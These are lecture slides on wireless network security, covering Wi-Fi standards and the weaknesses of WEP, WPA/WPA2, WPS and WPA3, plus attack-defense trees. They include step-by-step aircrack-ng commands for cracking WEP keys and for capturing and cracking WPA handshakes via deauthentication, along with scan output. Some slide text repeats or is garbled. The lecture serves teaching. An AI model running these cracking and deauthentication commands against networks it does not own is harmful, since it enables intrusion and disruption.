

Network and Computer Security — Lecture 14

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Wireless Networks Security

Wireless Networks Security

Wireless network security is a network security discipline that focuses on wireless networks (i.e., WPAN, WLAN, WMAN, and WWAN).

New challenges. Wireless networks introduce some unique challenges that necessitate additional security features:

- Wireless networks transmit data over the air using radio waves, making them susceptible to eavesdropping (passive attackers).
- Attacks can be launched against your network by an attacker that is located 1 miles away without being connected to your network.
- It is very challenging to detect the source of an attack within a wireless network as radio waves travel in all directions.
- Denial of service attacks are much easier in wireless networks, as some attack patterns are efficient by nature (e.g., radio jamming).

Wi-Fi Security

Wi-Fi

Definition

Wireless Fidelity is a wireless technology based on the IEEE 802.11 standard. It allows the construction of WLANs (Wireless Local Area Networks).

Wi-Fi has the following features:

- Traditionally, Wi-Fi operated on two unlicensed bands, the 2.4 GHz ISM (Industrial Scientific and Medical) and the 5 GHz UNII (Unlicensed National Information Infrastructure) band.
- Introduced in 1999 allowing the implementation of WLANs over a short-range with a basic transmission rate of 2Mbps.



Significantly evolved in many aspects, such as power management, quality of service, data rate, infrastructure modes, and security.

Wi-Fi

Definition

Wi-Fi generations (cf., [see reference here](#)):

Generation	IEEE standard	Adopted	Maximum link rate (Mbit/s)	Radio frequency (GHz)
Wi-Fi 8	802.11bn	2028	100,000 ^[44]	2.4, 5, 6, 7, 42.5, 71 ^[45]
Wi-Fi 7	802.11be	2024	1376–46,120	2.4, 5, 6 ^[46]
Wi-Fi 6E	802.11ax	2020	574–9608 ^[47]	6 ^[b]
Wi-Fi 6		2019		2.4, 5
Wi-Fi 5	802.11ac	2014	433–6933	5 ^[c]
Wi-Fi 4	802.11n	2008	72–600	2.4, 5
(Wi-Fi 3)*	802.11g	2003	6–54	2.4
(Wi-Fi 2)*	802.11a	1999		5
(Wi-Fi 1)*	802.11b	1999	1–11	2.4
(Wi-Fi 0)*	802.11	1997	1–2	2.4


Newer specifications, standards, and amendments...

dards, and amendments).

Wi-Fi

Definition

Wi-Fi Extending the range (cf., [see reference here](#)):



In 2007, researchers (in Venezuela) managed to establish a Wi-Fi connection over a distance of 382km.

Wi-Fi

Definition

Wireless Fidelity is a wireless technology based on the IEEE 802.11 standard. It allows the construction of WLANs (Wireless Local Area Networks) over both unlicensed radio bands, the 2.4 GHz ISM (Industrial Scientific and Medical) and the 5 GHz UNII (Unlicensed National Information Infrastructure) band.

Wi-Fi has the following features:

- It allows the construction of WLANs following four different configurations: Infrastructure, Ad Hoc, bridge, and repeater.
- In the infrastructure mode, an access point, called coordinator, controls and coordinates a certain number of devices called wireless clients or stations.



Wi-Fi

Definition

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Wi-Fi has the following features:

- The set of stations along with the access point constitutes a BSS (Basic Service Set) structure, identified by a BSSID (Basic Service Set Identifier).
- A BSS is commonly identified by an SSID (Service Set Identifier), which is the user-friendly name you give to your Wi-Fi network.



Wi-Fi

Definition

Wireless Fidelity is a wireless technology based on the IEEE 802.11 standard. It allows the construction of WLANs (Wireless Local Area Networks) over both unlicensed radio bands, the 2.4 GHz ISM (Industrial Scientific and Medical) and the 5 GHz UNII (Unlicensed National Information Infrastructure) band.

Wi-Fi has the following features:

- Adopts the CSMA/CA (Carrier Sense Multiple Access with Collision Avoidance) protocol to access the radio channel.
- Wi-Fi devices promptly sense the radio channel for its availability and back off for a random time if the channel is busy. If a Wi-Fi device detects that the radio channel is not busy, it starts transmitting its data.



Wi-Fi Security (WEP)

Wi-Fi technology provides a number of security mechanisms:

- **WEP (Wired Equivalent Privacy)**. Provides authentication, confidentiality, and data integrity.
 - For authentication, WEP uses: OSA — Open System Authentication (no key) — and SKA — Shared Key Authentication (key required).
 - For confidentiality, it adopts RC4 — Ron's Code 4 — for encryption. The keystream is generated from the WEP key and a 24-bit IV.
 - For integrity, WEP uses CRC-32 algorithm to generate MIC code.

WEP was found to have serious security **weaknesses** and **flaws**:

- No data freshness, WEP packets can be replayed (+ IV expires).
- Some packets may get decrypted after capturing the WEP CR phase.
- The linearity of the ICV allowed packet tampering (integrity).
- WEP key can easily (few minutes) be cracked (offline cracking).
- DoS attacks based on spoofed unauthenticated frames.
- If WEP key is cracked, the entire Wi-Fi network is **pawned**.

Wi-Fi Security (WEP)

Wi-Fi technology provides a number of security mechanisms:

Cracking WEP key (few minutes, max 10):

- Capture packets related to the target access point:

```
airodump-ng -c 11 -bssid 1c:5f:2b:c9:87:86 -w output.cap wlan0
```

- Start a fake-authentication with target access point:

```
aireplay-ng -fakeauth 0 -e ENSIA -a 1c:5f:2b:c9:87:86 wlan0
```

- Intercepting and replaying encrypted ARP requests to get ARP responses:

```
aireplay-ng -arpreplay -b 1c:5f:2b:c9:87:86 wlan0
```

- Crack the WEP key (after capturing ~50,000 IVs):

```
airecrack-ng -b 1c:5f:2b:c9:87:86 output.cap
```

You can watch a [demo](#) of cracking WEP 64-bit key.

- If WEP key is cracked, the entire Wi-Fi network is **pawned**.

Wi-Fi Security (IEEE 802.11i)

Wi-Fi technology provides a number of security mechanisms:

- **IEEE 802.11i Standard.** IEEE's Framework, providing strong authentication, confidentiality, and data integrity (**replace WEP**).
 - In 2003, WPA (Wi-Fi Protected Access) was adopted (based on a draft). In 2004, ratification to WPA2 (full specification).
 - For authentication, WPA defines: WPA-PSK — Preshared Secret Key — and WPA-Enterprise — IEEE 802.1 X — using RADUIS.
 - In IEEE 802.11i, WPA defined TKIP (Temporal Key Integrity Protocol), and WPA2 defined CCMP (CTR with CBC-MAC Protocol).
 - For confidentiality, WPA (TKIP) adopts RC4 (with 48-bit IV), whereas WPA2 (CCMP) adopts AES-128-CTR for data encryption.
 - For integrity, WPA uses Michael algorithm, whereas WPA2 uses AES-CBC to generate MIC code.

IEEE 802.11i was found to have some security **flaws**:

- **In WPA-TKIP, packet may get decrypted and injected — RC4.**
- **DoS attacks based on spoofed unauthenticated frames.**

Wi-Fi Security (IEEE 802.11i)

Wi-Fi technology provides a number of security mechanisms:

Cracking WPA key (a second(s), minutes, or never):

- Capture packets related to the target access point:

```
airodump-ng -c 11 -bssid 1c:5f:2b:c9:87:86 -w output.cap wlan0
```

- Conduct a deauthentication attack on the access point:

```
aireplay-ng -deauth 5 -b 1c:5f:2b:c9:87:86 wlan0
```

- Crack the WPA key (after capturing the handshake):

```
airecrack-ng -w wordlist.txt -b 1c:5f:2b:c9:87:86 output.cap
```

You can watch a [demo](#) of cracking WPA2-PSK.

- For integrity, WPA uses Michael algorithm, whereas WPA2 uses AES-CBC to generate MIC code.

IEEE 802.11i was found to have some security **flaws**:

- In WPA-TKIP, packet may get decrypted and injected — RC4.
- DoS attacks based on spoofed unauthenticated frames.

Wi-Fi Security (WPA, OWE, MFP)

Wi-Fi technology provides a number of security mechanisms:

- **WPS (Wi-Fi Protected Setup).** Provides easy and secure procedure to join a Wi-Fi network.
 - Four procedures: (1) PIN-based authentication, (2) Push button configuration, (3) Near field communication, and (4) USB procedure.
 - **Reveal WPA—WPA2-PSK password by cracking a PIN code.**
- **OWE (Opportunistic Wireless Encryption).** Provides message authentication, confidentiality, and data integrity.
 - It aims to add a security layer for Wi-Fi networks that adopt the open system authentication.
 - It uses the Elliptic Curve Diffie-Hellman (ECDH) key establishment protocol to establish a shared key.
- **MFP (Management Frame Protection).** Part of the 802.11w amendment, providing protection to certain management frames.
 - It provides data confidentiality, integrity, authenticity, and freshness. It has been optional in WPA & WPA2, but it is mandatory in WPA3.

Wi-Fi Security (WPA3)


Wi-Fi technology provides a number of security mechanisms:

- **WPA3.** In June 2018, the Wi-Fi Alliance announced WPA3 as the next generation of Wi-Fi security. (replace WPA2).
 - It provides multiple advantages over WPA2 such as protections against dictionary attacks (thru the use of SAE — Simultaneous Authentication of Equals protocol, a.k.a., Dragonfly protocol).
 - WPA3 authentication, thru Dragonfly, augments WPA2 authentication (handshake) with an ECDH phase.
 - Enforce the use of MFP for robust management frame protection.
 - Provides 3 modes: WPA3-SAE, WPA3 transition, & WPA3-Enterprise.

WPA3 is the new security standard for Wi-Fi security:

- To crack WPA3-SAE offline, you first need to solve ECDLP before attempting password cracking attack.
- Attacks: Dragonblood attack (🔒) and DoS attacks (🔒, 🔒, & 🔒).

Wi-Fi Security (WPA3-SAE Dragonfly)



Wi-Fi Security

You can use **airodump-ng** to scan for available Wi-Fi networks in your range. Your network card should support the **monitor** mode.

```
➦ sudo airodump-ng wlan0

CH 5 ][ Elapsed: 4 mins ][ 2023-05-12 10:49

BSSID                PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
78:54:2E:B0:8B:E0    -1      0         29   0   3   -1   WPA
44:27:F3:B1:63:55    -84     4         0   0  11   65  WPA2  CCMP   PSK
00:26:B4:21:20:24    -84     3         0   0   1   54  WPA2  CCMP   PSK
62:E1:DC:A5:BC:8B    -1      0         0   0  11   -1
52:32:F0:B2:FA:86    -82     7         0   0   6  180  WPA2  CCMP   PSK
A6:44:D1:FD:FA:F3    -85     2         0   0  13   65  WPA2  CCMP   PSK
FE:9F:C2:F7:A5:BD    -70     2         0   0   1  195  WPA2  CCMP   PSK
46:D9:E7:23:A5:B2    -81    10         0   0   1  130  WPA2  CCMP   PSK
A4:2A:95:F6:16:95    -86     0         2   0   6  130  WPA2  CCMP   PSK
B8:D8:12:67:3B:68    -1      0         4   0   1   -1   WPA
56:D9:E7:23:A5:B2    -80    13         0   0   1  130  WPA2  CCMP   PSK
CC:2D:E0:3F:C5:E0    -87     2         0   0   3  130  WPA2  CCMP   PSK
18:0F:76:EE:C6:D1    -82     0        31   0   1  130  WPA2  CCMP   PSK
18:0F:76:EE:C6:D0    -74     0         7   0   1   -1   OPN
F0:9F:C2:F7:A4:CD    -1      0         0   0   6   -1
3C:CD:57:6F:DA:CE    -88     8         0   0   1  130  WPA2  CCMP   PSK
A4:2A:95:F6:17:51    -80     0        55   0  11  130  WPA2  CCMP   PSK
18:0F:76:EE:C6:D5    -82     0        25   0   1  130  WPA2  CCMP   PSK
02:9F:C2:F7:A4:CD    -77    140         0   0   6  195  WPA2  CCMP   PSK
F6:9F:C2:F7:A4:CD    -79    147         0   0   6  195  WPA2  CCMP   PSK
02:9F:C2:F7:A1:6A    -50    155         0   0  11  195  WPA2  CCMP   PSK
FA:9F:C2:F7:A1:6A    -49    153         0   0  11  195  WPA2  CCMP   PSK
FE:9F:C2:F7:A1:6A    -50    155         0   0  11  195  WPA2  CCMP   PSK
F0:9F:C2:F7:A1:6A    -49    151         0   0  11  195  WPA2  CCMP   PSK
F6:9F:C2:F7:A1:6A    -49    158         0   0  11  195  WPA2  CCMP   PSK
50:FF:20:1C:64:5D    -80    547         0   0   3  270  WPA2  CCMP   PSK
50:D2:F5:02:7A:46    -83    105        72   0   9  130  WPA2  CCMP   PSK
E6:18:6B:4A:F7:50    -84    134         0   0   7  270  WPA2  CCMP   PSK
E4:18:6B:7A:F7:50    -84    129         0   0   7  270  WPA2  CCMP   PSK
30:5A:3A:6C:CC:40    -76    634         0   0   9  405  WPA2  CCMP   MGT
F6:9F:C2:F7:A5:BD    -70    147         0   0   1  195  WPA2  CCMP   PSK
```

Wi-Fi Security

You can use **airodump-ng** to scan for available Wi-Fi networks in your range. Your network card should support the **monitor** mode.

```
CH 8 ][ Elapsed: 30 s ][ 2016-10-11 18:55
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
1C:DF:0F:0C:66:B9	-1	0	0 0	6	-1				
C4:E9:84:51:C0:FC	-34	7	8 0	11	54e.	WPA2	CCMP	PSK	
94:D7:23:48:FB:98	-44	9	222 5	6	54	WEP	WEP		
94:D7:23:48:FB:99	-45	9	1 0	6	54	WEP	WEP		
3C:1E:04:1B:92:5B	-60	12	0 0	1	54e	WPA2	CCMP	PSK	
C0:A0:BB:02:AE:09	-61	5	0 0	11	54e	WPA	CCMP	PSK	
00:09:0F:35:4B:12	-63	4	0 0	11	54e.	WPA2	CCMP	MGT	
6C:FA:89:A7:48:30	-63	5	0 0	6	54e.	WPA2	CCMP	MGT	
6C:FA:89:A7:48:33	-64	5	0 0	6	54e.	WPA2	CCMP	PSK	
6C:FA:89:A7:48:34	-64	5	0 0	6	54e.	WPA2	CCMP	MGT	
90:94:E4:C6:71:F0	-64	4	0 0	3	54e.	WPA2	CCMP	PSK	
B0:C5:54:DA:D2:E6	-64	11	1 0	1	54e.	WPA2	CCMP	PSK	
0C:D2:B6:40:6D:EF	-65	8	0 0	6	54e.	WPA2	CCMP	PSK	
80:A1:D7:8D:84:7D	-65	11	1 0	1	54	WEP	WEP		
54:B8:0A:08:49:68	-66	1	28 0	9	54e.	WPA2	CCMP	PSK	
80:A1:D7:8D:84:7C	-66	11	1 0	1	54	WEP	WEP		
00:A2:EE:7A:8A:24	-66	2	0 0	1	54e.	WPA2	CCMP	MGT	
48:EE:0C:D9:5E:1E	-66	8	1 0	1	54e	WPA2	CCMP	PSK	

Wi-Fi Attacks

Wi-Fi has been subject to various types of attacks:

- **Identity spoofing.** Spoofing the MAC address, SSID, or both.
Rogue access points, Evil twin, client kickjacking, ACL bypass, ...
- **Packet forging.** Certain Wi-Fi frames are not authenticated (control and management), hence can be spoofed and injected.
Deauthentication, desynchronization, resource depletion, ...
- **Packet interception.** Packets can be intercepted and sensitive data may get disclosed. Network can be discovered and wardrived.
Network discovery, WarXing, WEP packet decryption, ...
- **Protocol misuse.** Radio channel is unfairly occupied by attackers denying access to legitimate users to the Wi-Fi network.
RTS/CTS misuse, greedy behavior on CSMA/CA, radio jamming, ...

You can have a look at this [journal article](#) (by myself) for a comprehensive overview of Wi-Fi attacks and their existing countermeasures.

Wi-Fi Fabrication Attacks (Attack-Defense Trees)




FIGURE 4. An attack-defense tree based on fabrication attacks on a Wi-Fi IoT infrastructure (○: attacks, □: defenses, ○—○: attack refinements, and ○...□: attack mitigations).

Wi-Fi Interception Attacks (Attack-Defense Trees)




FIGURE 5. An attack-defense tree based on interception attacks on a Wi-Fi IoT infrastructure (○: attacks, □: defenses, ○-○: attack refinements, and ○...□: attack mitigations).

Wi-Fi Modification Attacks (Attack-Defense Trees)




FIGURE 6. An attack-defense tree based on modification attacks on a Wi-Fi IoT infrastructure (○: attacks, □: defenses, ○—○: attack refinements, and ○...□: attack mitigations).

Wi-Fi Interruption Attacks (Attack-Defense Trees)




FIGURE 7. An attack-defense tree based on interruption attacks on a Wi-Fi IoT infrastructure (○: attacks, □: defenses, ○—○: attack refinements, and ○...□: attack mitigations).

Wi-Fi Domination Attacks (Attack-Defense Trees)




FIGURE 8. An attack-defense tree based on domination attacks on a Wi-Fi IoT infrastructure (○: attacks, □: defenses, ○—○: attack refinements, and ○...□: attack mitigations).

- **End.**